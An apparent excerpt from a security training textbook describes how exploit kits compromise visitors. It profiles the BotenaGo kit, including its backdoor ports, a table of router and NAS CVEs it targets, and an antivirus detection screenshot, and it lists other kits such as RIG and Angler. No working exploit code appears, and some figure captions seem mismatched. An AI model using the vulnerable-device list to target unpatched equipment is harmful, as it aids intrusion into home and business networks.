Victim is redirected through various intermediary servers
4
Victim lands at an exploit kit server hosting the exploit pack landing page
5
Exploit kit gathers information on the victim and delivers the exploit
Exploit Kit Server
Exploit Pack Landing Page

Figure 7.34: Process of exploitation using exploit kits

The diagram above shows the general procedure for an exploit kit; the process of exploiting a machine might vary depending on the exploit kit used:

- The victim visits a legitimate website that is hosted on the compromised web server.
- The victim is redirected through various intermediary servers.
- The victim unknowingly lands on an exploit kit server hosting the exploit pack landing page.
- The exploit kit gathers information on the victim, based on which it determines the exploit and delivers it to the victim's system.
- If the exploit succeeds, a malware program is downloaded and executed on the victim's system.

Exploit Kits

- **BotenaGo Exploit Kit**

  The BotenaGo exploit kit written in the Go scripting language contains over 30 variants of exploits and is cable of attacking millions of IoT and routing devices worldwide. BotenaGo was first discovered in November 2021 and observed as Mirai botnet malware by antivirus software. Using BotenaGo, attackers initiate the exploitation process by placing a backdoor in the victim device through port 31412 by sending a GET request and listens for the victim IP as the response through port 19412. After successfully embedding a backdoor in the victim device, attackers can explore the device using exploit functions that are preconfigured in the source code. BotenaGo is successfully being used by attackers in distributing DDoS functionalities by spreading payloads to victim devices.

Features:


- No active communication with the command-and-control unit during exploitation
- Exploits based on exploitation function mapping
- Exploits up to 33 vulnerabilities in the initialization phase
- Launches Mirai malware on the victim device through links

The table below lists some of the vulnerabilities that can be exploited by BotenaGo.

Vulnerability	Affected devices
CVE-2020-8515	DrayTek Vigor2960 1.3.1_Beta, Vigor3900 1.4.4_Beta, and Vigor300B 1.3.3_Beta, 1.4.2.1_Beta, and 1.4.4_Beta devices
CVE-2015-2051	D-Link DIR-645 Wired/Wireless Router Rev. Ax with firmware 1.04b12 and earlier
CVE-2016-1555	Netgear WN604 before 3.3.3 and WN802Tv2, WNAP210v2, WNAP320, WNDAP350, WNDAP360, and WNDAP660 before 3.5.5.0
CVE-2017-6077	NETGEAR DGN2200 devices with firmware version 10.0.0.50
CVE-2016-6277	NETGEAR R6250 before 1.0.4.6.Beta, R6400 before 1.0.1.18.Beta, R6700 before 1.0.1.14.Beta, R6900, R7000 before 1.0.7.6.Beta, R7100LG before 1.0.0.28.Beta, R7300DST before 1.0.0.46.Beta, R7900 before 1.0.1.8.Beta, R8000 before 1.0.3.26.Beta, D6220, D6400, D7000
CVE-2018-10561, CVE-2018-10562	GPON home routers
CVE-2013-3307	Linksys X3000 1.0.03 build 001
CVE-2020-9377	D-Link DIR-610
CVE-2016-11021	D-Link DCS-930L devices before 2.12
CVE-2018-10088	XiongMai uc-httpd 1.0.0
Vulnerability	**Affected devices**
CVE-2020-10173	Comtrend VR-3033 DE11-416SSG-C01_R02.A2pvI042j1.d26m
CVE-2013-5223	D-Link DSL-2760U Gateway

CVE-2020-8958	Guangzhou 1GE ONU V2801RW 1.9.1-181203 through 2.9.0-181024 and V2804RGW 1.9.1-181203 through 2.9.0-181024
CVE-2019-19824	TOTOLINK Realtek SDK based routers; this affects A3002RU through 2.0.0, A702R through 2.1.3, N301RT through 2.1.6, N302R through 3.4.0, N300RT through 3.4.0, N200RE through 4.0.0, N150RT through 3.4.0, and N100RE through 3.4.0.
CVE-2020-10987	Tenda AC15 AC1900 version 15.03.05.19
CVE-2020-9054	Multiple ZyXEL network-attached storage (NAS) devices running firmware version 5.2; affected products include NAS326 before firmware V5.21(AAZF.7)C0, NAS520 before firmware V5.21(AASZ.3)C0, NAS540 before firmware V5.21(AATB.4)C0, NAS542 before firmware V5.21(ABAG.4)C0; ZyXEL has made firmware updates available for NAS326, NAS520, NAS540, and NAS542 devices; affected models that are at end-of-support are NSA210, NSA220, NSA220+, NSA221, NSA310, NSA310S, NSA320, NSA320S, NSA325, and NSA325v2
CVE-2017-18368	ZyXEL P660HN-T1A v1 TCLinux Fw $7.3.15.0 v001 / 3.40(ULM.0)b31 router distributed by TrueOnline
CVE-2014-2321	ZTE F460 and F660 cable modems
CVE-2017-6334	NETGEAR DGN2200 devices with firmware version 10.0.0.50

Table 7.3: CVEs for the BotenaGo exploit kit



6 security vendors flagged this file as malicious

0c395715bfeb8f89959be721cd2f614d2edb260614d5a21e90cc4c142f5d83ad
multi
64bits cve-2018-10561 elf exploit

3.09 MB
Size

2021-10-10 09:53:19 UTC
22 days ago


Security vendors' analysis on 2021-10-10T09:53:19

Avast	ELF:Hajime-R [Trj]	Avast-Mobile	ELF:Hajime-Q [Trj]
AVG	ELF:Hajime-R [Trj]	BitDefenderTheta	Gen:NN.Mirai.34170
Kaspersky	HEUR:Exploit.Linux.CVE-2018-10561.a	Rising	Backdoor.Mirai/Linux!1.BAFF (CLASSIC)
Acronis (Static ML)	Undetected	Ad-Aware	Undetected
AhnLab-V3	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected

Figure 7.35: Screenshot of RIG Exploit Kit

The following are some additional exploit kits that attackers can use to propagate and deploy Trojans:

- Lord
- Underminer Exploit Kit
- RIG Exploit kit
- Magnitude
- Angler
- Neutrino
- Terror
- Sundown

